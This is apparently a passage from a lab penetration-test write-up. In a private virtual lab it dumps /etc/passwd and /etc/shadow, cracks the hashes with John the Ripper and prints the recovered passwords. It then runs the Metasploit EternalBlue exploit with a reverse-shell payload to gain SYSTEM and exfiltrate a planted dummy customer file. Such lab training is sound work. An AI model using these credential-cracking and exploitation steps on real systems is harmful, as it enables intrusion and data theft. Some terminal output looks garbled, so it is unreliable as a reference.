
Run on: Kali (root shell)

Shows: The contents of `/etc/passwd` and `/etc/shadow`.

```
cat /etc/passwd
```

```
cat /etc/shadow
```

Copy each output into `passwd.txt` and `shadow.txt` on Kali.



The screenshot shows a Kali Linux terminal window with the following output:

```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpx:x:7:7:/var/spool/lpx:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:List Manager:/var/lib:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:100:libuuid:/lib/uuid:/bin/sh
dhcpc:x:101:102:dhcpc:/nonexistent:/bin/false
syslog:x:102:103:syslog:/nonexistent:/bin/false
klogd:x:103:104:syslog:/nonexistent:/bin/false
sshd:x:104:65534:sshd:/var/run/ssh:/usr/sbin/sshd
mysql:x:105:106:mysql:/var/lib/mysql:/bin/false
bind:x:105:113:bind:/var/cache/bind:/bin/false
postfix:x:106:115:postfix:/var/spool/postfix:/bin/false
ftp:x:107:65534:ftp:/var/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
mysql:x:109:118:mysql:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distcc:x:111:65534:/bin/false
user:x:1001:1001:just a user:111:/home/user:/bin/bash
service:x:1002:1002:service:/home/service:/bin/bash
telnetd:x:112:112:telnetd:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/ntfs:/bin/false

root@kali:~# cat /etc/shadow
root:$1$VpR8J1s8$msUFRiv./DR9E9Ld.1:16747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sys:$1$0800P1Mjx3h00tQ3q4s5wF00l0:16742:0:99999:7:::
sync:*14684:0:99999:7:::
games:*14684:0:99999:7:::
man:*14684:0:99999:7:::
```

Figure 16 — Crack the passwords


Run on: Kali (new terminal)

Shows: John the Ripper recovering the plaintext passwords.

```
unshadow passwd.txt shadow.txt > crack.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

```
john --show crack.txt
```



```
kali@kali: ~/engagement
$ nano passwd.txt
$ cat passwd.txt shadow.txt
$ unshadow passwd.txt shadow.txt > crack.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the --format=md5crypt-long option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AUX2 8+3])
Will run 2 OpenMP threads
Fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
$ sudo gmetri /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
$ john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the --format=md5crypt-long option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AUX2 8+3])
Press 'q' or Ctrl-C to abort, almost any other key for status
batman (sys)
service (service)
3g 0:00:00:07 0.88% (ETA: 17:36:49) 0.4249g/s 21239p/s 86345c/s 86345c/s doodle12...datuin
3g 0:00:00:10 2.24% (ETA: 17:36:37) 0.1043g/s 20606p/s 82824c/s 82824c/s 1britney..19911980
3g 0:00:00:28 2.67% (ETA: 17:41:02) 0.1090g/s 15874p/s 63867c/s 63867c/s 219000..2112519
3g 0:00:00:46 3.45% (ETA: 17:45:45) 0.86496g/s 12389p/s 49779c/s 49779c/s tor127..tonysucks
Use the --show option to display all of the cracked passwords reliably
Session aborted
$ john --show crack.txt
sys:batman:313:sys:/dev/bin/sh
king:123456789:101:104::/home/king:/bin/false
service:service:1002:1002:::/home/service:/bin/bash
3 password hashes cracked, 4 left
$
```

Part 5 — Exploit C: Windows 7 EternalBlue + Exfiltration (VM .103)

Figure 17 — Plant the “sensitive” file

Run on: Windows 7 (Command Prompt)

Shows: *The dummy customer record on the target.*

```
mkdir C:\CustomerData
```

```
echo 1001,Test User,4111-1111-1111-1111 > C:\CustomerData\customers.txt
```

```
type C:\CustomerData\customers.txt
```





Figure 18 — Load EternalBlue & show options

Run on: Kali

Shows: *The configured exploit options.*

```
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.56.103
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.104
show options
```



```
kali@kali:~$ msfconsole -q
msf> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.56.103  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (tcp)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.56.104  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| ID | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 19 — Exploit → SYSTEM → exfiltrate

Run on: Kali (Meterpreter)

Shows: A session as NT AUTHORITY\SYSTEM and the file downloaded.


run

sysinfo

search -f customers.txt

download "C:\\CustomerData\\customers.txt"

If no session forms, run run again; if needed, disable the Win7 firewall for the test and note it as an assumption.



Screenshot a 4624 (logon) or 4663 (object access) event generated during the attack.

